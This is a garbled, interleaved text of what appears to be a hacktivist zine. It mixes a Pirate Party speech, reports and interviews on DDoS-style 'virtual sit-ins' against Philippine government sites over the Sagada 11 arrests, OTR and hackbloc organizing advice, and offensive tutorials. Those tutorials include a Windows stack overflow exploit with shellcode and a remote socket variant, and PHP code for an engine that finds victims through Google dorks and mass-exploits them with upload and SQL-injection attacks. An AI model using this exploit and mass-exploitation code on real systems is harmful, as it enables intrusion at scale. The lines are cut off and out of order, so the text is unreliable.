The citizens could admittedly pick pieces of knowledge to always had to be somebody who could be made responsible if, thought, somebody happened to pick up a piece of wrong know

And this very thing is undergoing a fundamental change tod Internet does not follow the old model anymore. We not only knowledge. We upload it to others at the same time. We shar knowledge and the culture have amazingly lost their central

And as this is the central point of my speech, let me lay detail.

Downloading is the old mass media model where there is a c control, a point with a 'responsible publisher', somebody w court, forced to pay and so on. A central point of control can download knowledge and culture, a central point that catake them away as needed and as wanted.

Culture and knowledge monopoly. Control.

Filesharing involves simultaneous uploading and downloadin person. There is no central point of control at all; instea where the culture and the information flow organically betw different people.

Something totally different, something totally new in the communications. There is no more a person that can be made knowledge happens to spread.

This is the reason why the media corporations talk so much

knowledge. Whatever the Church said, was the truth. That wa communication. You had one person at the top talking to the the pyramid. Culture and knowledge had a source, and that s

And God have mercy on those who dared to challenge the cul monopoly of the Church! They were subjected to the most hor could envision at the time. Under no circumstances did the citizens to spread information on their own. Whenever it has applied its full judicial powers to obstruct, to punish, to ones.

There is nothing new under the Sun.

Today we know that the only right thing to happen for the to let the knowledge go free. We know now that Galileo Gali if he had to puncture a monopoly of knowledge.

We are speaking here about the time when the Church went c and ruled that it was unnecessary for its citizens to learn because the priest could tell them anyway everything they n Church understood what it would mean for them to lose their

Then came the printing press.

Suddenly there was not only a source of knowledge to learn of them. The citizens, who at this time had started to lear their own part of the knowledge without being sanctioned. The royal houses went mad. The British Royal Court went as that allowed the printing of books only to those print owne license from the Royal Court. Only they were allowed to mul culture to the citizens.

This law was called "copyright".

```
int main(int argc, char ** argv)
    char buf [256];
    if(argc == 2)
        strcpy(buf, argv[1]);
}
The exploit program only adds one more dimension to our exi
we have a JMP ESP instruction pointer, and our shellcode is
it. I then start up our vulnerable program, with our specia
the argument, with ShellExecuteEx.
#include <string.h>
#include <windows.h>
char shellcode∏ =
    "\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
    "xD0x31xC0x50xB8xA2xCAx81x7CxFFxD0";
int main()
    char buffer[300];
    for(int i = 0; i < sizeof(buffer); i++)</pre>
        buffer[i] = 'X';
    *(int *) (buffer + 260) = 0x7C82385D;
    memcpy(buffer + 264, shellcode, strlen(shellcode));
    SHELLEXECUTEINFO info = { 0 };
```

```
info.cbSize
                    = sizeof(info);
    info.lpVerb
                    = "open";
                    = "c:\\vuln.exe";
    info.lpFile
   info.lpParameters = buffer;
    info.nShow
                    = SW_SHOW;
   ShellExecuteEx(&info);
   return 0;
}
______
If it worked, you're practically ready to exploit a real pr
So, let's say retard coded this stupid 'server' if you coul
sure to link ws2_32.1ib when compiling a winsock enabled ar
#include <winsock2.h>
#include <stdio.h>
int main(int argc, char ** argv)
                buf [256];
    char
                wsaData;
    WSADATA
    SOCKET
                hSock;
    SOCKET
                hClient;
    SOCKADDR_IN server;
    WSAStartup(MAKEWORD(2, 2), &wsaData);
   hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
```

And things are just starting.

http://www.piratpartiet.se
http://www.pirate-party.us
http://www.pp-international.net

Friends, citizens, pirates:

There is nothing new under the Sun.

My name is Rickard Falkvinge, and I am the leader of the P

During the past week we have seen a number of rights viola We have seen the police misusing their arresting rights. We parties being harmed. We have seen how the media industry o how the politicians up to the highest levels bend backwards industry.

This is scandalous to highest degree. This is the reason w

The media industry wants us to believe that this is a ques models, about a particular professional group getting paid. believe that this is about their dropping sales figures, ab statistics. But that is only an excuse. This is really about else.

To understand today's situation in the light of the histor 400 years - to the time when the Church had the monopoly ov

A: Ive been informed that online/or virtual sit ins are leg you elaborate this to justify attacking several targets inc servers.

ErroR: There is no law that prohibits anyone to visit a web that.

A: Do you consider yourself a hacker, anarchist if anything commodity & marketed foods with plastic labels. How do you

ErroR: I consider myself as a dreamer, struggling to exist proclaimed that dreaming is dead.

A: Few criticisms coming from the elements of poseudo luddi elements in the counterculture scene view virtual direct ac assimilation to the machinery of the State. What is your op any counter arguments about this..

ErroR: A virus cannot be assimilated by any kind of systems virus. This tiny little virus once it penetrates a system, the most formidable structure.

A: Lines have been drawn & there is no turning back. Commen like to address.. before we wrap this shit up.

ErroR: Things have been tough lately for dreamers. They say that no one does it anymore. It's not dead, it's just been from our language. No one teaches it so no one knows it exi banished to obscurity. Well I'm trying to change all that, too. By dreaming every day. Dreaming with our hands and drea Our planet is facing the greatest problems it's ever faced. you do, don't be bored. This is absolutely the most excitin possibly hoped to be alive.

```
server.sin_family = AF_INET;
server.sin_addr.s_addr = INADDR_ANY;
server.sin_port = htons(1337);
bind(hSock, (sockaddr *) &server, sizeof(server));
listen(hSock, 1):
hClient = accept(hSock, NULL, NULL);
if(hClient != INVALID_SOCKET)
    int ret;
    printf("client accepted\n");
    while(ret = recv(hClient, buf, 512, 0))
        if(ret == SOCKET_ERROR)
            printf("%d\n", WSAGetLastError());
            break:
        }
        else
            buf[ret] = 0;
    }
}
closesocket(hClient);
closesocket(hSock);
WSACleanup();
return 0;
```

\_\_\_\_\_\_

}

Clearly biting off more than it can chew in it's call to relittle socketry you can take the offensive and make the 'sewant.

-----

```
#include <windows.h>
#include <stdio.h>
char shellcode[] =
    \label{label} $$ ''\x31\xD2\x52\x52\x52\x52\xB8\xEA\xO4\xD8\x77\xFF''$
    "xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";
int main()
                  buffer[300];
    char
    SOCKET
                  hSock;
    SOCKADDR_IN client;
    WSADATA
                   wsaData;
   for(int i = 0; i < sizeof(buffer); i++)</pre>
        buffer[i] = 'X';
    *(int *) (buffer + 260) = 0x7C82385D;
    memcpy(buffer + 264, shellcode, strlen(shellcode));
    WSAStartup(MAKEWORD(2, 2), &wsaData);
   hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    client.sin_family = AF_INET;
    client.sin_addr.s_addr = inet_addr("127.0.0.1");
```

Interview with Brigada Elektronika

A: When did it all started? Let's decipher the myth, give b principles of Brigada Elektronika on the slate for the stre humanity (left in anyone) to digest.

ErroR: It started as a direct action project to support the Gelmart Inc., last year. The mission was to launch a parall basically, it was the specific mission which binded the gro project. Obviously, the project is very temporary and momen individuals were involved in this project, one of them was Electronic Disturbance Theatre, hence, the name BrigadaElek

A: Is the goal long term or short lived?

ErroR: We only want to create a snapshot or a spot from mem until time succumbs to death. Therefore, the goal is to let own moment i.e. direct action(wether it is hacking, sit-in, attain freedom/liberation is neither Long or Short.

A: Most of the activist circles are rather new to this form Can this be a new wave of method & vantage point for people outlawed when it crosses the line?

ErroR: Yes. Because, as an activist, IMAGINATION is our dut to fight all forms of authority that threatens our capacity express.

A: What are the dynamics of the group. Do you support vario not directly connected with the Brigada Elektronika in orga

ErroR: The group is so loose, and we dont even consider Bri group, but rather a name of a project. So in terms of conne organizational basis, we prefer our individual capacity to joining other group's action and projects.

their support.[ Read More ]

UPDATES! (26/3/2006) VIRTUAL SIT-IN ends today, says Brigad message forwarded through emails, the group thanked the par corageously joined the direct action that shuts the PNP web March 23). About 1,088 users participated in the action bri FREE SAGADA 11. The group vowed to continue the campaign, s for our next target."

UPDATES! (24/3/2006) GEOCITIES.YAHOO.COM responded to the c by blatantly deleting the html pages that had been set-up t and JLI. But the group says "no need to worry," after sugge protestors to use the mirror sites.

UPDATES! (23/3/2006) HACKTIVISTS from USA expressed solidar online activists by hijacking the PNP.GOV.PH "Report a Crim automated response that let people join the virtual sit-in.

A GROUP of online activists offered an alternative space to Philippine Government violently prohibited the streets and exercise public assembly and practice freedom of speech. Th calling themselves BrigadaElektronica electronic disturbanc "electronic sit-in"- bringing street protest actions on cyt

Electronic sit-in is a form of electronic civil disobedien from the sit-ins popular during the civil rights movement c virtual sit-in attempts to re-create that same action digit During an electronic sit-in, hundreds of activists attempt website simultaneously and repetitively. If done right, thi target website to run slowly or even collapse entirely, pre accessing it. [source: wikipedia]

The action officially starts on March 23, 2006 (10:00am Ma last until the first of April. They are inviting everyone t Philippine National Police website for being a rampant huma [Read More] [UPDATES FROM HACKSITES: Post.Thing.Net | SI Hacktivist.com | Hackthissite]

```
client.sin_port = htons(1337);

if(connect(hSock, (sockaddr *) &client, sizeof(client))
{
    printf("Failed\n");
    WSACleanup();
    return 0;
}

send(hSock, buffer, sizeof(buffer), 0);
closesocket(hSock);

WSACleanup();
return 0;
}
```

Conclusion: I hope to follow up this article with a subseque frame pointer overwrites, frame based exception handler abset the parallel universe of heap overflows.

```
_____
/|........
1 1:
1 1:
                : [
| |:
    ,-. ,-.
1 1:
    ( `)) [____] ( `))
    S_S 1 1 1 1 S_S
|v|:
111:
    ,____.
|||...../::::0:::::0::::\.....|
|/`----
.___/ /===/ /=//=/ /===/__/
```

108

#### Tools:

- [A] http://msdn.microsoft.com/vstudio/express/visualC/defa
   MSVC++ 2005
- [B] http://nasm.sourceforge.net/
  - Netwide Assembler
- [C] http://www.ollydbg.de/
  - OllyDbg Debugger
- [D] http://www.phenoelit.de/win/
  - OllyUni, an OllyDbg plug-in

#### References:

- [1] http://www.delikon.de/shellbuch/eng/1.html
  - The great Windows-Shellcode picture book
- [2] http://www.cultdeadcow.com/cDc\_files/cDc-351/
  - Tao of the Windows Buffer Overflow
- [3] http://www.insecure.org/stf/smashstack.txt
  - Smashing the Stack for Fun and Profit
- [4] http://www.securitycompass.com/Case%20Studies.htm
  - Writing Stack Based Overflows on Windows
- [5] http://www.intel.com/design/pentium4/manuals/index\_new
  - IA-32 Developer's Manual Vol. 1 Chapter 6

#### Thoughts for the future

- http://www.blackhat.com/presentations/win-usa-02/halvarf

national police site.

"You are about to take part in an online direct action prot that you are willingly taking part in this action by clicki taking part by clicking cancel," the message said.

The activists, who are not identified, said their brand of because it technically involves just visiting a Web site.

Police did not comment immediately, and it wasn't clear how site recorded.

The activists' Web site opens with a cartoon of the "Electr dressed as super heroes, wearing masks and caps. A blurb ac rampant human rights violations, including allegedly tortur said were wrongfully accused of being communist guerrillas.

The 11 young people were arrested last month while on their tourist town of Sagada. Their lawyer, Pablito Sanidad, on T in northern Benguet province to free them, saying they were warrants or probable cause.

Provincial police chief Senior Superintendent Villamor Buma 11 were identified by government militiamen as communist gu they were tortured.

Bringing Street Protest to Cyberspace by Manila Indymedia

NEWSBREAK! (28/3/2006) HACKTIVISTS expressing solidarity wi prisoners known as the Sagada 11 have hacked and defaced the to the National Defense College of the Philippines. Their we don't need the government, we don't need the military, we note that the SAGADA 11!", along with several links encountered the sagada to the sa

course, the action successfully declared "no business as us strike!" (the Gelmart website literally stopped as thousand participants joined the sit-in)

This time, the electronic disturbance group is once again second electronic sit-in campaign, targeting the Malakanyan Office of the President. The action officially starts on Malast until the first of April.

"Technology has boasted that it enables people in getting so we are going to show that if we can't get closer to Mala we will closely express ourselves inside Malakanyang palace click," says one of the group's technician who want to keep

The group also said that this electronic sit-in demands the release of eleven young backpackers including a fifteen-year illegally arrested, tortured and wrongfully accused as NPA' authorities, while the innocent-care-free kids were only jutheir way to the beautiful Sagada Mountains. "If the respons will not take heed for the call of these kids' parents who dishearten for taking away their sons and daughters the free government websites will virtually be deleted. " says one contents are some contents."

"The Benguet Police and Military must also give apologies their inhuman activities," demands the group.

Computer-savvy protesters start
'virtual sit-in' campaign

COMPUTER-SAVVY Philippine protesters took civil disobedienc Thursday, launching a "virtual sit-in" campaign that urged overwhelm the police Web site with numerous hits.

Protesting alleged human rights abuses, protesters calling "Electronic Brigade" opened a Web site that directs visitor

- Third Generation Exploitations
- http://www.phrack.org/phrack/55/P55-08
  - Frame Pointer Overwrite
- http://www.cybertech.net/~sh0ksh0k/heap/
  - Windows Heap Overflow Presentation
- http://www.hick.org/code/skape/papers/win32-shellcode.pd

# [0x00] Intro

Well ladies and gentlemen, here I am again to bore you . The article on the increasingly populair concept of an "artificathinking of an "artificial hacker" I don't mean some uberly network that analyzes source-code for potential vulnerabilities exploits for them . I'm "merly" talking about an automated mass-exploitation of certain vulnerabilities.

As described in the articles "Automation" (located here: http://blackhat.com/presentations/bh...-sensepost.pdf) and Artificial Hacker" (located here:

http://felinemenace.org/papers/Movin...hley\_Fox.p pt

) there are many pros and cons for this concept. Pentesting made much easier and a lot of the boring work would be take allowing him some time for a beer.

Of course this sound pretty tame and all, and my quick impl be the best, but the concept surely is powerfull as hell. I exploitDB (like milw0rm's of securityforest's linked to A/A (providing it has a dork for every vuln (or it could scan r exploit the fuck out of the net, pwning vulnerable box afte

while the "only thing" the controlling hacker has to do is write A/APE modules and supply them to the engine, rooting ammount of boxes in no-time (providing he/she has multiple running).

The idea of an automated exploitation framework crossed my a web-worm in PHP (whose concept was featured in HackThisZi release of the RRLF e-zine (#7). A/APE (Artificial/Automate modification of Ouroboros' engine that consists of an explc stupid small template which would have been an abstract cla the necessity of backwards compatibility with PHP4 for the child classes each with their own exploit code located in a constructed Sploit() function, thus allowing for heavy use (and less lines of code).

# [0x01] The concept

Well, there are three major requirements for A/APE:

- 1) The engine should spider all vulnerable targets on the  $\ensuremath{\mathtt{w}}$  possible)
- 2) The engine should be very modular (easily extendable, diadaptable to 1 standard)
- 3) The engine should log results so the hacker can control t later.

Requirement 1 is simple to complete, we'll use the unlimite Now I hear everyone mumbling "tskpscht google api tskpscht" don't like the google API either (I actually don't care if just don't like it). It is very easy to use google without google-api hassle with the following concept:

- 1) Post a GET request to google.com with the following para search?as\_q=".UrlEncode(\$searchquery)."&num=".\$sta rtfromth
- 2) Add the found targets to the \$targets array. Check wheth too much queried results (we don't want to stick to the sam we?) if so quit else goto step 1

A: I don't want that to happened to me or to anyone else an

Q: You said that you would be lay lowing on the mobilizatio contribute for you fear not to happen.

A: I've seen many points from that experience. I've seen wh learned a lot from this experience. All I have to do, is to experience so that is wouldn't happen to anyone anymore.

Q: This would be my final question. What do you still need? A: For me? Maybe your question should be not what i need, b remaining SAGADA 11 needs?

Q: What do you think they need?

A: Food is a major need they have to think everyday. Food i satisfy their hunger but just for the stomach to be filled think that they need money to accommodate this needs.

To send help contact us in liberation\_asusual@yahoo.com or

MANILA: BrigadaElektronica electronic disturbance group str

"Technology has boasted that it enables people in getting c so we are going to show that if we can't get closer to Mala we will closely express ourselves inside Malakanyang palace click," says one of the group's technician who want to keep

MANILA-- The current ban of public assemblies and free spe has given birth to online protest action namely- "electroni

BrigadaElektronica electronic disturbance group first intr sit-in last year as an online version of support to the str Gelmart in Metro Manila who then occupied the factory, held obstructed the capitalist boss's activity in laying-off the held a similar action by occupying (sit-in) the official Ge didn't send anyone the look for Ann. In the case of PETRA, his school and showed some photos; Ray Lester (Petra) with status of the NPA (New Peoples Army), creating a hearsays, is a real NPA. We are required to report to the DSWD (Depar Welfare and Development). We are also told that Camp Crame us, under surveillance

 $\mathbb{Q}\colon$  Aside from being happy, what other emotion arise from be A: I'm somewhat ashame, because people tells me that "so yo jail"

Q: Why are you ashame when people tells you that?

A: Because my family treat me differently. When they tells that they believed that I'm what I'm accused of. I'm also a the society is not accustomed to a girl, especially at my a piece of taste in jail.

Q: Treat differently, what do you mean, bad or good treat d A: both bad and good; the society now treats me like I'm th needed the help. How about those other person that need mor arms. I don't what them to treat me baby, different from th them to treat as what they treated me before.

Q: Are you studying?

A: Yes, I'm grateful that we've reached the school's enroll

Q: Now that you are studying. What are your plan?

A: Spend it schooling, time is taking a toll at me.

Q: How about going to gigs and mobilization/movements?

A: I think going to gigs would be fine, but mobilization, m pass for now.

Q: What is you greatest fear?

Well, the biggest difficullilty lies with requirement 2. We and common webapp-vulns (we'll only discuss webapp-vulns in catogories:

- 1)Unauthorized file uploading
- 2)Local/Remote file inclusion
- 3)SQL injection
- 4)XSS

So we'll organize the exploits like this (in a matrix form)

\$Sploits = array();

\$Sploits[0] = array(); // array of all file upload exploits
\$Sploits[0][0] = new WhateverExploit(); //etc,etc

Also we should manage all "googledorks" (google searchqueri like this (thus googledorks \$dork[0][3] being the dork for Since every exploit is different in concept and requires di generalized the concept per exploit (currently only Fileupl exploits):

Upload exploits: Sploit(\$host,\$port,\$path,\$filename,\$fileco SQL injection: Sploit(\$host,\$port,\$path,\$sql,\$username,\$pas

Since most file upload exploits require little more than a this'll suffice. The case of the SQL injection is a little injection usually requires nothing more than a prefab SQL q defined in

SQLSploit->SQLQ, the sample exploit I included with this A/a username and password for user creation though (this is a I included these parameters with the function prototype (fe them to you hearts content though).

[0x02] Show use the 0xC0DE!

Okay, let's talk code. Sending a packet in PHP is simple as

```
function sendpacket($host,$port,$pAcKeT) // packet sending
{ $ock=fsockopen(gethostbyname($host),$port); // open socker
if (!$ock) return "No response";
fputs($ock,$pAcKeT); // send!
$\tMl=''; while (!feof(\$ock)) { $\text{HtMl.=fgets(\$ock); // read}
fclose($ock); return $HtMl; }
To google for targets we need to follow the steps discussed
Here is a function that googles for a certain query.
function Google4Targets($host,$search,$num) // google for t
{\squery = "/search?as_q=".UrlEncode(\search)."\&num=".\snum."
"http://".$host.$query;
packet = "GET ".$q." HTTP/1.0\r\n"; // Get packet
$packet.="Host: ".$host."\r\n";
$packet.="Connection: Close\r\n\r\n";
$html = sendpacket($host,80,$packet); // send it
$temp=explode("of about <b>",$html); // get number of resul
$temp2=explode("</b> for ",$temp[1]);
$total=$temp2[0];
$total = str_replace(",","",$total);
$looplen = $total / $num; // number of pages to query
for($r = 0; $r < $looplen; $r++)
strt = r * snum;
$query = "/search?as_q=".UrlEncode($search)."&num=".$num."&
// query
$q = "http://".$host.$query;
packet = "GET ".$q." HTTP/1.0\r\n";
$packet.="Host: ".$host."\r\n";
$packet.="Connection: Close\r\n\r\n";
$html = sendpacket($host,80,$packet);
$temp=explode("<a class=l href=\"",$html); //all url result</pre>
href="urlhere"> form
```

plea from a Filipino to an American (who both happened to be the word out that their friends were jailed and tortured jurgovernment thinks punkers are different. These punkers were get food for god sake (Food Not Bombs)! The American had colong, the Office of the President and the Philippine Nation were shut down because hacktivist got involved and helped to From there, international press got wind of the situation a garnered international attention and support. The American states to find out that the action reached the American presented the prisoners were released and live to tell the situation people to realize that actions matter. Don't sit around this a difference, when no matter where you are you can. Don't E otherwise. - Sally

This is an interview from one of the SAGADA11, her name is Marikina City Philippines. We interviewed her with a condit her about what happen or to re-summarized the incident of t

Q: What were you feeling when most of your visitors unfamil A: I'm very much happy, I'd seen the true camaraderie reall thinking that we are just genre-mates or let say punk-mates

Q: Have anyone told you the actions done by the Internet Ju A: Yes,

Q: What do you know about them?

A: They are the ones that help to spread the issue internat the ones that participated in the virtual sit-in done to pr government by means of messing with their websites.

Q: Now that you are now out in jail, tell something about i A: At first; we're very much happy, but just after a few da that introduced themselves as CHED (Commission on Higher Ed representatives and was looking for me, fortunately I was o wise enough to trace it with the help of the CHED officials

enter the door of IRA, several of individuals, mostly from generation were already there, sharing food and beer. I the be the same, but it was not.

#### SOLIDARITY NIGHT FOR SAGADA 11

The closing party was a solidarity night. As everyone gathe by a vegan guerrilla kitchen collective known as Kaizouku C already breathing metaphors of burning Molotov cocktails in words as bullets for a calibre pistol that can strike an en There was anger, it was anger against all kinds of Authorit human soul, which has killed and detained a dozen including and young hitchhiker punks in the Philippines known as the

After a while of continuous spontaneity, Sha-do-U of IRA be petition campaign to free the Sagada 11 on the wall from hi made a brief speech about the issue.

The expression of solidarity came in different ways, but so button to include their names on the online petition. Some members of various punk bands in Tokyo, including Masau of

Kaori of the punk rock band $\tilde{N}$ The Happening, which is conside legends in Tokyo punk scene offered a song entitled "Fuck t acoustic while I was about to drink my third beer. She flue the same emotion that everybody feels during a confrontatic

Our night of solidarity continued and every hour was a surp common life outside is totally predictable. I thought the n it was not until the night has produced a moment of action, solidarity of love.

# \*\* A Freed Sagada 11 Prisoner Speaks Out \*\*

It's an amazing experience to be a part of a hacktivist act can be anywhere on the planet and like minds exist. The imp in had and the impetuous for it was something to behold. It

```
for ($i=1; $i <= count($temp)-1; $i++) {
$temp2=explode("\">",$temp[$i]);
$targets[$targetcount] = $temp2[0]; // add to targets array
$targetcount++; } } }
The auto exploitation engine would look like this:
function AutoXploit() // exploit routine
{ for ($1 = 0; $1 < count($dork); $1++) {
for($i = 0; $i < count($dork[$1]; $i++) // all dorks of cur</pre>
(XSS,SQL injection,etc) {
$targets = array();
$targetcount = 0;
Google4Targets("www.google.com",$dork[$1][$i],100); // goog
if ($targetcount > $searchlimit) // not higher than limit
$targetcount = $searchlimit;
for (x = 0; x < targetcount; x++) {
$targets[$x] = eregi_replace("http://", "",$targets[$x]);
$temp = explode("/",$targets[$x]); // deconstruct URL
$base = $temp[0];
\$extend = "/";
for(r = 1; r < count(temp)-1; r++) {
$extend .= $temp[$r]."/"; }
if(\$1 == 0) // UPLOAD
$sploits[$1][$i]->Sploit($base,80,$extend,$shellname,$shell
elseif(\$l == 1) // SQL
$sploits[$1][$i]->Sploit($base,80,$extend,$sploits[$1][$i]-
} }
```

Well I hope this small article was usefull and gave you som Ideas. For sample code, please see the code that comes with released under the GPL, but remember, i'm not responsible f or coming forth from this code!

Nomenumbra.

Off the Record (OTR) is a encryption and authentication plu public/private encryption and signs all your messages with to verify that you are their true sender. Unencrypted insta easily picked up by packet sniffing tools, these becomes al your sending them over a public WIFI network. Also with the Service they claim by using their software you "Waive any r Well fuck that, start encrypting your messages and show AOI right to privacy especially from them. Installing the plugi

Install: Download the latest release from http://www.cypher this writing the latests version is 3.0.0. Once you compile your using windows run the .exe, you have to enable Off The in gaim click on Preferences, or Tools > Preferences from wwindow. Once in the Preferences menu choose "Plugins" from down untill you see "Off-The-Record Messaging" click on the it.

Configure: Now that you have it installed there should be a plugins menu for OTR. Click on the "Config" tab. Here you c pair. Click the generate to produce your keys. Also make su private messaging an Automatically initiate private messagi

Usage: Now when ever you talk to someone who also has OTR y private converstation. The First time you talk to them you accept their fingerprint. The fingerprint is a string which their key. Also you will notice a new button on your conver will eather say OTR: Private, if a private conversation has

search warrant for Philippine Center for Investigative Jour headquarters, late this afternoon. The request for the warr apparently in connection with inciting to sedition charges a local newspaper to shutdown, last month.

BARCELONA, Spain-- Protest Banners were hanged outside the surprising passersby in Barcelona, yesterday (March 13), by Spanish activists, saying, "Basta de Torturas en las Filipi in the Philippines)" and "11 de Sagada LIBERTAD! (free the

Leaflets were also distributed, informing passersby about Rights violation in the Philippines under the Arroyo Regime Spanish activists who did a small solidarity action for the release of Sagada 11, specifically condemned the illegal ar torture suffered by the eleven young backpackers from the h authorities.

## TOKYO AND THE SAGADA 11

"As everyone gathers for food prepared by a vegan guerrilla known as Kaizouku Cafe, Poets were already breathing metaph Molotov cocktails in their hands, making words as bullets f that can strike an enemy in one blow."

It was Saturday night in Tokyo, as usual the post-industri ambience is the same, although the season has changed from is much less colder). Thus, everywhere is noises of ambulan streets, stressed salary men strolling like living deads, a monotonic rhythm from a subway train constitutes the everyd ordinary dweller.

I just came out from my work somewhere in the posh distric the closing party of our DIY multi-media artshowÑSeppuku2, month in Irregular Rhythm Asylum (IRA). It took me thirty m able to get into the venue that is located in Shinjuku. Bef If you have two wireless cards, and there are password prot networks, you can crack the network and set up your own net the internet access from the first.

Two of the Sagada 11 Freed!

TWO among the eleven tortured and illegally arrested backp the SAGADA11, were already released from La Trinidad Distri Asian Commission on Human Rights (AHRC) said, Thursday nigh

Minors Frencess Ann Bernal (15) and Ray Lester Mendoza (16) La Trinidad District Jail after the court granted the earli legal counsel to turn them over to their parents. The two me the 11 torture victims detained in La Trinidad, Benguet. The arrested in February 14, 2006 at Buguias Checkpoint by Poli claimed that they were in "hot pursuit" of suspected Armed

In a separate newspaper report, Judge Agapito Laoagan Jr. "warrantless" arrest by the police as illegal as it did not principle of a "hot pursuit" operation. Under arrests made pursuit" operations, warrants may not be required. Further, be made within hours from the commission of the crime.

Sagada11 Solidarity Action Held in Spain by Jong Pairez (Indymedia Volunteer) NEWSBREAK! (3/14/2006) Police authorities asked the Quezon it will show OTR: Not private. To start a private conversat this button.

Additional help: http://www.cypherpunks.ca/otr http://www

As one of the designers of the Root This Box challenge, I'd somethings I've learned about creating and maintaining an ewargame.

#### 0. Users

A contest is nothing without users. Try to find a good mixt online and offline communities. Recruit people of skill fro LUGs, classes, IRC channels, or anywhere else where smart p congregate.

#### 1. Boxes

The targets you setup are also critical to the success of t to get interested users from step 0 to pony up some of thei competition. A variety of operating systems, services, and to be most fun. Some successful boxes have run custom servi disclosure. Others have setup unpatched services with an in escalation. Some of the others have just been regular boxes holes. Optionally, you may consider equipping a small numbe virtual machine software to get a larger system diversity w of systems, but this option does require considerably more However these boxes are setup, the more boxes and diversity becomes that at least a few are crackable.

#### 2. Rules

A set of well-defined rules can give a contest enough form

trusting users to follow policies may not be the best way t policies. Consider automating and configuring rules into you wherever possible. One of the primary rules should be not i others' abilities to play the game, so restrictions should changing passwords, process usage, disk space allocation, a might affect other users' ability to play. In addition, som competition servers as hops for rather nefarious deeds, so limit the use of network utilities to external targets.

## 3. Scoring

There are many potential ways to calculate scores for these around who currently has control of a system. One way invol for the presence of certain service types of services, but amount of code. A fixed score for each box will function we be computed hourly, daily, at the end of a competition, or plenty of room to use your immagination on this topic.

#### 4. Timeframe

It is important that the challenge doesn't expire before an and keeps up a suspenseful level of activity from start to timescale to fit the competition type and to maximize the f

Happy hacking.

While the internet can be a great resource for learning, i alienating place. If we want this movement to grow, we not organized but we need to get local. What better way to do t YOUR OWN HACKBLOC.

PRIVATE AFFINITY GROUPS vs PUBLIC MEETINGS
There are advantages and disadvantages to each model of org

If you have machines lying around and have a relatively fas connection, consider opening it up to the world to be used server or pirate node.

- \* free shell server give people the chance to play around \* file server - allow people to swap files with other users can set up sftp/ssh, ftpd, or some sort of web based upload system.
- \* tor node if you have lots of bandwidth, consider setting . this has the added advantage of allowing any possible law network to not be able to distinguish random tor server trapersonal communications being routed through tor.

## Setting up Free Shells

If you don't want to have to create accounts for people man few scripts to automate the process. In this article, we ar system which had been developed and used by Hairball with t project.

We create a 'new' user account that people would log onto t account; and instead of bash or sh, this account's shell wo /etc/passwd to refer to a binary stored on your system which user for their desired username and create the account and

The program is essentially a perl script wrapped in a SUID The source code can be located at: disrespectcopyrights.net/archive/Code/new.pla.txt

If you are worried about being shut down, receiving cease-a being raided by law enforcement, consider disguising the so using Tor Hidden Services. This allows you to set up an anothat is only accessible to others browsing through Tor, whe your server is obfuscated by routing through the tor networ

promote your local groups. Jump on the IRC server at irc.ha port 7000 in #hackbloc or #hackthissite . We can also help your website at hackbloc.org. Get involved at hackbloc.org hackbloc@gmail.com

Possible Ideas for Workshops and Presentations

- \* Hold workshops on online security culture: showing people install tor/privoxy(secure proxy through onion routing), us the record(for secure AIM chats), pgp/gpg, how to clear you files, internet caches, "deleted" files, etc
- \* Explore alternatives to copyrights / anti-copyright activ file share fest', set up file servers on the network, promc / copyleft / anti-copyright media and projects
- \* Have a "linux fest" and play with various distros and liv people to bring their machines + install or dual boot linux
- \* Play the HTS challenges to learn the basics of web hackin environment
- \* Have a web development / programming party and make a sit
- \* Host hacker wargames competitions and code auditing works LAMP systems(perhaps with non-permanent environments, like livecd) and install several open source CMS systems to prac and defense while playing "king of the hill"
- \* Bring lockpicks + invite people to bring various locks to
- \* USE YOUR IMAGINATION

having open meetings at a public space that you can advertifriendly to draw in new people and give presentations. Howe are not appropriate for more sensitive work and research, we meetings at more secure locations would be more suitable. For group of a few trusted people who already know each other, complement each other, and where everybody knows the level security to each other is best suited to more hands-on or quactivities. Successful hackbloc groups would maintain a bal public/announced and private/work meetings.

## \* Look for Existing Groups

There may already be get-togethers in your area of people w stuff. Look for linux user groups, 2600 meetings, hackbloc, meetups, ACM or other CS college groups, computer co-ops, o out a few meetings to get the feel if it is what you are lo talk to organizers and see if you can help organize the groexciting and active again. Otherwise you can make contacts build for your own meetings.

# \* Look for public spaces to hold meetings

The best spots would be centrally located geographically an especially through public transportation. Major urban areas campuses would be ideal as these are likely to contain the concentration of potential members.

Next, try to find a space or room to hold the actual meetin it would have to be in a public place (or a friendly commer minimum, it would have to be big enough for tables and chapeople, with access to power, internet, and room to set up equipment. Some possible locations would be public librarie art/activist spaces or coops, friendly internet cafes, info centers, etc. Some groups have had success with meeting at especially ones located at major transportation centers con taking the train. The first few meetings can be just a temp until people can talk about more accommodating or convenient

more permanent meeting space that you could send out public

When exploring possible spaces, talk to the management and and the group you are starting. Explain it positively using 'teaching' and 'sharing', not 'hacking' and 'pirating', and explain that you might be able to bring them some customers could be advantageous to be 'sponsored' by an internet cafe 'official' student group, as long as it does not compromise practice of the group.

## \* Gather Resources + Equipment

At the bare minimum, the meeting space needs to have tables the internet. However, there are all sorts of fun toys you help facilitate the meeting as well as provide interesting to teach and learn. Routers + ethernet cables not only allc or play multiplayer games but building a network can be a h experience for those who've never done it before. A wireles ideal. A sound system would be good for presentations or pl background - also if meetings get big enough or if you have throw parties at, you can bring bands or DJs and have bounc after the meet. Chalkboards, white-boards, overhead or digi ideal for presentations, workshops, or other collaborative activities. Printers would be good for copying flyers, zine code, etc. People can also bring monitors and "junk boxes" systems that people can play with - especially to tinker wi operating systems or use as public computers for those who own. These are just a few toys and accessories one can brin clear to attendees that they are free to bring their own gc \* Outreach + Promotion

For public gatherings, consider doing some outreach to brin your core group has decided a date and space for your first flyers and posters. Put together an announcement explaining to get this group together and that you are having an initi at this place at this time: all are welcome. Send it off to groups as well as online networking sites like indymedia, c myspace or tribe.net. Attend local meetings and hand out fl friends together and make sure they bring cool tricks + ide meeting.

#### \* Meet!

The day of the meeting will come and once you get people in the right ingredients it's time to get it started! Make sur people to existing members and create a friendly and accomo where people can express themselves and introduce new ideas socializing and enough people have showed, it's time for th

